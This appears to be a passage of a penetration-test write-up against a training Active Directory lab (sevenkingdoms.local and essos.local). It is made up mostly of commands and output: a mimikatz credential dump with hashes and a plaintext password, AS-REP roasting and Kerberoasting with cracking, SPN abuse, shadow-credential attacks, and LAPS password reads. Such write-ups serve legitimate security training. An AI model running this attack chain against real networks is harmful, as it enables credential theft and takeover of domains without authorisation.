
```
[*] PID : 384 Token:0x836  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3560

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK


mimikatz(commandline) # token::elevate
```

```
Authentication Id : 0 ; 88786 (00000000:00015ad2)
Session           : Service from 0
User Name         : sql_svc
Domain            : NORTH
Logon Server      : WINTERFELL
Logon Time        : 10/20/2025 9:25:15 PM
SID               : S-1-5-21-2521778340-1001853821-3347862257-1130
        msv :
         [00000003] Primary
         * Username : sql_svc
         * Domain   : NORTH
         * NTLM     : 84a5092f53390ea48d660be52b93b804
         * SHA1     : 9fd961155e28b1c6f9b3859f32f4779ad6a06404
         * DPAPI    : 3d647ca1630eb18aecb4315a12422193
        tspkg :
        wdigest :
         * Username : sql_svc
         * Domain   : NORTH
         * Password : (null)
        kerberos :
         * Username : sql_svc
         * Domain   : NORTH.SEVENKINGDOMS.LOCAL
         * Password : YouWillNotKerboroast1ngMeeeeee
        ssp :
        credman :
```




[2025-10-24 18:49] From Mythic, `GodPotato.exe` was deleted.

```
shell del GodPotato.exe
```



[2025-10-24 18:50] From Mythic, `mimikatz.exe` was deleted.

```
shell del mimikatz.exe
```



Domain Enumeration (BloodHound / GetDomainUsers / AS-REP / Kerberoast)

Domain enumeration & discovery (MITRE: T1087 - Account Discovery, T1046 - Network Service Scanning)

[2025-10-24 18:54] A BloodHound collector was run on `192.168.56.11` and `192.168.56.12` (lower profile / DC-only).


```
proxy 127.0.0.1:1080 nxc ldap 192.168.56.11 -u sql_svc -H '[REDACTED]' --
bloodhound --collection DCOnly --dns-server 192.168.56.11 --dns-tcp --dns-
timeout 10
proxy 127.0.0.1:1080 nxc ldap 192.168.56.12 -u sql_svc -H '[REDACTED]' --
bloodhound --collection DCOnly --dns-server 192.168.56.12 --dns-tcp --dns-
timeout 10
```

[2025-10-24 18:57] Domain users were extracted on `192.168.56.11` and `192.168.56.12` (**MITRE:** T1087 Account Discovery) with `get-domain-users` (see OSCP-Scripts in Appendix) (**MITRE:** T1087 - Account Discovery).

```
proxy 127.0.0.1:1080 get-domain-users -i 192.168.56.11 -u sql_svc -H
'[REDACTED]' -o 192.168.56.11-users
proxy 127.0.0.1:1080 get-domain-users -i 192.168.56.12 -u sql_svc -H
'[REDACTED]' -o 192.168.56.12-users
```


[2025-10-24 19:09] Domain users were AS-REP roasted on `192.168.56.11` and `192.168.56.12` (**MITRE:** T1558.004 - AS-REP Roasting).

```
proxy 127.0.0.1:1080 as-rep-roast -d north.sevenkingdoms.local -i
192.168.56.11 -u 192.168.56.11-users
proxy 127.0.0.1:1080 as-rep-roast -d essos.local -i 192.168.56.12 -u
192.168.56.12-users
```



[2025-10-24 19:09] Credentials were cracked for `brandon.stark` and `missandei` (**MITRE:** T1558.004 - AS-REP Roasting).

```
john as-rep-hash -w=/usr/share/wordlists/oscp-list.txt
```




[2025-10-24 19:18] Kerberoasting was performed (**MITRE:** T1558.003 - Kerberoasting).


```
proxy 127.0.0.1:1080 impacket-GetUserSPNs -request -dc-ip 192.168.56.11
north.sevenkingdoms.local/sql_svc:'[REDACTED]'
```

[2025-10-24 19:19] Credentials were cracked for `jon.snow` (**MITRE:** T1558.003 - Kerberoasting).

```
  john kerb-hashes -w=/usr/share/wordlists/oscp-list.txt
```



BloodHound analysis revealed `missandei` had `GenericAll` on `khal.drogo`.



[2025-10-24 19:31] An SPN was written to `khal.drogo` to enable a targeted kerberoast.


```
proxy 127.0.0.1:1080 bloodyAD \
    -d ESSOS.LOCAL \
    --host 192.168.56.12 \
    -u missandei \
    -p [REDACTED] \
    set object "CN=KHAL.DROGO,CN=USERS,DC=ESSOS,DC=LOCAL"
servicePrincipalName -v "http/testing.essos.local"
```

[2025-10-24 19:32] The user `khal.drogo` was kerberoasted (**MITRE:** T1558.003 - Kerberoasting).


```
proxy 127.0.0.1:1080 nxc ldap 192.168.56.12 \
    -d ESSOS.LOCAL \
    -u missandei \
    -p [REDACTED] \
    --kerberoasting khal-hash \
    --dns-server 192.168.56.12 \
    --dns-tcp \
    --dns-timeout 60
```

[2025-10-24 19:33] The password of `khal.drogo` was cracked (**MITRE:** T1558.003 - Kerberoasting).

```
john khal-hash -w=/usr/share/wordlists/oscp-list.txt
```



BloodHound analysis revealed a path to compromise BRAAVOS.



BRAAVOS - Shadow Credentials & LAPS

Certificate / Shadow credentials (MITRE: T1558 - Steal or Forge Kerberos Tickets, T1553 mapping for certificate abuse)

[2025-10-24 19:43] A shadow credential attack was performed to obtain the NT hash for `viserys.targaryen` (**MITRE:** T1558.* - Steal or Forge Kerberos Tickets and certificate abuse techniques).

```
proxy 127.0.0.1:1080 certipy-ad shadow auto \
  -username MISSANDEI@ESSOS.LOCAL \
  -password [REDACTED] \
```

```
  -account VISERYS.TARGARYEN \
  -target ESSOS.LOCAL \
  -dc-ip 192.168.56.12 \
  -ns 192.168.56.12 \
  -dns-tcp \
  -timeout 60
```

[2025-10-24 19:45] A shadow credential attack was performed to obtain the NT hash for `jorah.mormont` (**MITRE:** T1558.* - Steal or Forge Kerberos Tickets and certificate abuse techniques).


```
proxy 127.0.0.1:1080 certipy-ad shadow auto \
  -username VISERYS.TARGARYEN@ESSOS.LOCAL \
  -hashes :[REDACTED] \
  -account JORAH.MORMONT \
  -target ESSOS.LOCAL \
  -dc-ip 192.168.56.12 \
  -ns 192.168.56.12 \
  -dns-tcp \
  -timeout 60
```

[2025-10-24 19:46] The LAPS password for tho local admin of BRAAVOS was read.

```
proxy 127.0.0.1:1080 nxc ldap 192.168.56.12 -u jorah.mormont -H [REDACTED] -d
ESSOS.LOCAL -M laps
```

[2025-10-24 19:48] An LDAP search was performed to find the admin account name for BRAAVOS .

```
proxy 127.0.0.1:1080 ldapsearch -x -H ldap://192.168.56.12 \
 -D 'ESSOS\sql_svc' -w '[REDACTED]' \
 -b 'dc=essos,dc=local' \
 '(objectSid=S-1-5-21-3976114721-4155472759-3896763040-500)' \
 sAMAccountName displayName objectSid
```



[2025-10-24 19:51] BRAAVOS was accessed through winrm (**MITRE: T1021.004 - WinRM**).

